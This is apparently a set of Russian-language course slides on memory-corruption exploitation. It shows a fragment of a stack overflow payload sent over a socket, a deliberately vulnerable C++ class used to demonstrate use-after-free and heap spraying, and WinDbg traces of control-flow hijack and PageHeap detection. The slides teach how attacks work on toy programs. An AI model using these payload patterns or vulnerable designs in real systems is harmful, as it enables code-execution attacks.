0019FADB    8B 34 AF        mov esi,dword ptr ds:[edi+ebp*4]
0019FADE    01 C6           add esi,eax
```

```
Hide FPU

EAX   0019FAB0
EBX   003BD000
ECX   00000000
EDX   000000D9      'Ù'
EBP   42424242
ESP   0019FB88
ESI   00462CF4      <bof_simple._argc>
EDI   00462CF8      <bof_simple._argv>

EIP   0019FAB0

EFLAGS   00000212
ZF 0  PF 0  AF 1
OF 0  SF 0  DF 0
```

```
shell = datasize_char
shell += shellcode
shell += 'A' * (208 - len(shellcode))
shell += 'BBBB'
shell += ret

s.sendall(shell)
s.close()
```

Разобраться, почему во время вызова CreateProceaaA появляется exception!

2

USE After FREE

Виртуальные функции

OTUS

В чём разница?

```
class A {
public:
        void foo() {
                printf("Class A\n");
        }
};
class B : public A {
public:
        void foo() {
                printf("Class B\n");
        }
};
void g(A& arg) {
        arg.foo();
}
int _tmain(int argc, _TCHAR* argv[])
{
        B b;
        A a;
        g(b);       // Class A
        return 0;
}
```

```
class A {
public:
        virtual void foo() {
                printf("Class A\n");
        }
};
class B : public A {
public:
        virtual void foo() {
                printf("Class B\n");
        }
};
void g(A& arg) {
        arg.foo();
}
int _tmain(int argc, _TCHAR* argv[])
{
        B b;
        A a;
        g(b);       // Class B
        return 0;
}
```

Для простоты

```
class BASE
{
private:
    DWORD var = 0x11223344;
public:
    virtual void foo1()
    {
        printf("%s\n", "Class A1");
    }

    virtual void foo2()
    {
        printf("%s\n", "Class A2");
    }
};
```

Memory 1

Address: ptr Columns: Auto

```
0x0058F4C8  ec 8c 31 01 44 33 22 11 fd fd fd fd 4e  мЊ1.D3".ээээN
0x0058F4D5  00 54 00 49 1f 16 be b6 83 00 0c a8 f4  .T.I..^¶ѓ..Ёф
0x0058F4E2  58 00 00 00 00 00 00 00 00 00 00 00 00  X............
0x0058F4EF  00 01 00 00 00 08 00 00 00 42 00 00 00  .
```

VMT

VAR

Для простоты

```
    ptr->foo1();
0131294C 8B 45 E0             mov         eax,dword ptr [ptr]
0131294F 8B 10                mov         edx,dword ptr [eax]
01312951 8B F4                mov         esi,esp
01312953 8B 4D E0             mov         ecx,dword ptr [ptr]
01312956 8B 02                mov         eax,dword ptr [edx]
01312958 FF D0                call        eax
0131295A 3B F4                cmp         esi,esp
0131295C E8 0C E8 FF FF       call        __RTC_CheckEsp (0131116Dh)
    ptr->foo2();
01312961 8B 45 E0             mov         eax,dword ptr [ptr]
01312964 8B 10                mov         edx,dword ptr [eax]
01312966 8B F4                mov         esi,esp
01312968 8B 4D E0             mov         ecx,dword ptr [ptr]
0131296B 8B 42 04             mov         eax,dword ptr [edx+4]
0131296E FF D0                call        eax
01312970 3B F4                cmp         esi,esp
01312972 E8 F6 E7 FF FF       call        __RTC_CheckEsp (0131116Dh)
```

Memory 1

Address: ptr Columns: Auto

```
0x0058F4C8  ec 8c 31 01 44 33 22 11 fd fd fd fd 4e  мМ1.D3".ээээN
0x0058F4D5  00 54 00 49 1f 16 be b6 83 00 0c a8 f4  .T.I..^¶ѓ..Ёф
0x0058F4E2  58 00 00 00 00 00 00 00 00 00 00 00 00  X............
0x0058F4EF  00 01 00 00 00 08 00 00 00 42 00 00 00  .
```


VMT

VAR

Вопрос на засыпку


Чем куча отличается от стека?

ТВФ – таблица виртуальных функций (VMT)




Вызов виртуальных функций

A) Создание и связывание объекта




1) **Создание объекта**
2) **Создание указателя на объект**
3) Удаление объекта
4) Заполнение памяти адресом шеллкода
5) Вызов функции удаленного объекта

B) Освобождение объекта 1




1) Создание объекта 2
2) Создание указателя на объект 1
3) Удаление объекта 1
4) Заполнение памяти адресом шеллкода
5) Вызов функции удаленного объекта

C) Выделение памяти в кучи такого же размера и её инициализация



1) Создание объекта
2) Создание указателя на объект
3) Удаление объекта
4) Заполнение памяти адресом шеллкода
5) Вызов функции удаленного объекта

D) Вызов метода связанного объекта



1) Создание объекта
2) Создание указателя на объект
3) Удаление объекта
4) Заполнение памяти адресом шеллкода
5) Вызов метода удаленного объекта

Класс, имеющий только один метод getName

```
class ITEM
{
private:
public:
    char *name;
    ITEM(char *name)
    {
        this->name = (char *)calloc(MAX_PATH, 1);
        strncpy(this->name, name, MAX_PATH);
    }

    virtual void getName()
    {
        printf("%s\n", this->name);
    }

    ~ITEM()
    {
        free(name);
    }
};
```

Heap spray

- ✓ Имеет смысл использовать под x86
- ✓ Позволяет угадать объект в памяти
- ✓ Позволяет перезаписать VMT

```
int main()
{
    ITEM *p;
    ITEM *x = new ITEM("zero");
    p = x;

    int i = sizeof(ITEM);
    x->getName();
    delete x;

    getchar();

    for (int i = 0; i < 0x1000; i++) {
        char * x = (char *)malloc(8);
        memset(x, 'A', 8);
    }

    system("pause");

    p->getName();
    system("pause");
    return 0;
}
```

Heap spray

- ✓ Имеет смысл использовать под x86
- ✓ Позволяет угадать объект в памяти
- ✓ Позволяет перезаписать VMT

```
int main()
{
    ITEM *p;
    ITEM *x = new ITEM("zero");
    p = x;

    int i = sizeof(ITEM);
    x->getName();
    delete x;

    getchar();

    for (int i = 0; i < 0x1000; i++) {
        char * x = (char *)malloc(8);
        memset(x, 'A', 8);
    }

    system("pause");

    p->getName();
    system("pause");
    return 0;
}
```

```
push    8
push    41h
mov     eax,dword ptr [ebp-24h]
push    eax
call    uaf_2!ILT+3505(_memset) (00429db6)
add     esp,0Ch
jmp     uaf_2!main+0xb3 (004368b3)
push    offset uaf_2!`string' (00481e68)
call    uaf_2!ILT+3820(_system) (00429ef1)
add     esp,4
mov     eax,dword ptr [ebp-14h]
mov     edx,dword ptr [eax]
mov     ecx,dword ptr [ebp-14h]
mov     eax,dword ptr [edx]  ds:0023:41414141=????????
call    eax
push    offset uaf_2!`string' (00481e68)
call    uaf_2!ILT+3820(_system) (00429ef1)
add     esp,4
xor     eax,eax
mov     ecx,dword ptr [ebp-0Ch]
mov     dword ptr fs:[0],ecx
pop     edi
pop     esi
pop     ebx
```


Heap spray

- ✓ Имеет смысл использовать под x86
- ✓ Позволяет угадать объект в памяти
- ✓ Позволяет перезаписать VMT

```
int main()
{
    ITEM *p;
    ITEM *x = new ITEM("zero");
    p = x;

    int i = sizeof(ITEM);
    x->getName();
    delete x;

    getchar();

    for (int i = 0; i < 0x1000; i++) {
        char * x = (char *)malloc(8);
        memset(x, 'A', 8);
    }

    system("pause");

    p->getName();
    system("pause");
    return 0;
}
```

```
push    8
push    41h
mov     eax,dword ptr [ebp-24h]
push    eax
call    uaf_2!ILT+3505(_memset) (00429db6)
add     esp,0Ch
jmp     uaf_2!main+0xb3 (004368b3)
push    offset uaf_2!`string' (00481e68)
call    uaf_2!ILT+3820(_system) (00429ef1)
add     esp,4
mov     eax,dword ptr [ebp-14h]
mov     edx,dword ptr [eax]
mov     ecx,dword ptr [ebp-14h]
mov     eax,dword ptr [edx]  ds:0023:41414141=????????
call    eax
push    offset uaf_2!`string' (00481e68)
call    uaf_2!ILT+3820(_system) (00429ef1)
add     esp,4
xor     eax,eax
mov     ecx,dword ptr [ebp-0Ch]
mov     dword ptr fs:[0],ecx
pop     edi
pop     esi
pop     ebx
```

- ✓ Детект на обращение к освобождённому участку



- ✓ Детект на обращение к освобождённому участку

```
004368ee 83c404          add     esp,4
004368f1 8b45ec          mov     eax,dword ptr [ebp-14h]
004368f4 8b10            mov     edx,dword ptr [eax]
004368f6 8b4dec          mov     ecx,dword ptr [ebp-14h]
004368f9 8b02            mov     eax,dword ptr [edx]  ds:0023:f0f0f0f0=????????
004368fb ffd0            call    eax
004368fd 68681e4800      push    offset uaf_2!`string' (00481e68)
00436902 e8ea35ffff      call    uaf_2!ILT+3820(_system) (00429ef1)
00436907 83c404          add     esp,4
0043690a 33c0            xor     eax,eax
0043690c 8b4df4          mov     ecx,dword ptr [ebp-0Ch]
0043690f 64890d00000000  mov     dword ptr fs:[0],ecx
00436916 5f              pop     edi
00436917 5e              pop     esi
00436918 5b              pop     ebx
00436919 8be5            mov     esp,ebp
```

```
Command
004368f9 8b02            mov     eax,dword ptr [edx]  ds:0023:f0f0f0f0=????????
0:000> db eax
01681df8  f0 f0 f0 f0 f0 f0 f0 f0-a0 a0 a0 a0 a0 a0 a0 a0  ................
01681e08  00 00 00 00 00 00 00 00-cb 76 7f 63 5d 97 00 14  .........v.c]...
01681e18  aa aa cd ab 00 10 17 80-44 00 00 00 6c 00 00 00  ........D...l...
01681e28  a8 1e 68 01 70 16 68 01-2c 85 4b 00 aa aa ba dc  ..h.p.h.,.K.....
01681e38  49 00 6e 00 76 00 61 00-6c 00 69 00 64 00 20 00  I.n.v.a.l.i.d. .
01681e48  70 00 72 00 6f 00 63 00-65 00 73 00 73 00 20 00  p.r.o.c.e.s.s. .
01681e58  68 00 65 00 61 00 70 00-20 00 6c 00 69 00 73 00  h.e.a.p. .l.i.s.
01681e68  74 00 20 00 63 00 6f 00-75 00 6e 00 74 00 2e 00  t. .c.o.u.n.t...
0:000> k
 # ChildEBP RetAddr
00 0012ff40 0042f8c0 uaf_2!main+0xf9 [d:\my_programs\uaf_2\uaf_2\uaf_2.cpp @ 48]
01 (Inline) -------- uaf_2!invoke_main+0x1d
02 0012ff88 768b3c45 uaf_2!__scrt_common_main_seh+0xf9 [f:\dd\vctools\crt\vcstartup\src\startup\exe_common.inl @ 253]
03 0012ff94 76f137f5 kernel32!BaseThreadInitThunk+0xe
04 0012ffd4 76f137c8 ntdll!__RtlUserThreadStart+0x70
05 0012ffec 00000000 ntdll!_RtlUserThreadStart+0x1b
```

PageHeap + трассировка

```
004368f1 8b45ec          mov     eax,dword ptr [ebp-14h]
004368f4 8b10            mov     edx,dword ptr [eax]  ds:0023:02430ff8=????????
004368f6 8b4dec          mov     ecx,dword ptr [ebp-14h]
004368f9 8b02            mov     eax,dword ptr [edx]
004368fb ffd0            call    eax
004368fd 68681e4800      push    offset uaf_2!`string' (00481e68)
00436902 e8ea35ffff      call    uaf_2!ILT+3820(_system) (00429ef1)
00436907 83c404          add     esp,4
0043690a 33c0            xor     eax,eax
0043690c 8b4df4          mov     ecx,dword ptr [ebp-0Ch]
0043690f 64890d00000000  mov     dword ptr fs:[0],ecx
00436916 5f              pop     edi
00436917 5e              pop     esi
```

Command

```
0:000> !heap -p -a eax
    address 02430ff8 found in
    _DPH_HEAP_ROOT @ 171000
    in free-ed allocation (  DPH_HEAP_BLOCK:         VirtAddr         VirtSize)
                                240009c:          2430000             2000
    726f90b2 verifier!AVrfDebugPageHeapFree+0x000000c2
    76f765f4 ntdll!RtlDebugFreeHeap+0x0000002f
    76f3a0aa ntdll!RtlpFreeHeap+0x0000005d
    76f065a6 ntdll!RtlFreeHeap+0x00000142
    768abbe4 kernel32!HeapFree+0x00000014
    00457add uaf_2!_free_base+0x0000001c [d:\th\minkernel\crts\ucrt\src\appcrt\heap\free_base.cpp @ 107]
    0042f670 uaf_2!operator delete+0x0000000b [f:\dd\vctools\crt\vcstartup\src\heap\delete_scalar_size.cpp @ 15]
    0042f967 uaf_2!ITEM::`scalar deleting destructor'+0x00000027
    00436899 uaf_2!main+0x00000099 [d:\my_programs\uaf_2\uaf_2\uaf_2.cpp @ 36]
    0042f8c0 uaf_2!__scrt_common_main_seh+0x000000f9 [f:\dd\vctools\crt\vcstartup\src\startup\exe_common.inl @ 253]
    768b3c45 kernel32!BaseThreadInitThunk+0x0000000e
    76f137f5 ntdll!__RtlUserThreadStart+0x00000070
    76f137c8 ntdll!_RtlUserThreadStart+0x0000001b
```

- bof/uaf example + DBI PIN
- Руткиты/Буткиты

OTUS

Вопросы???

Пакулов Артур

A.Pakulov.Otus@Gmail.com

Спасибо
за внимание!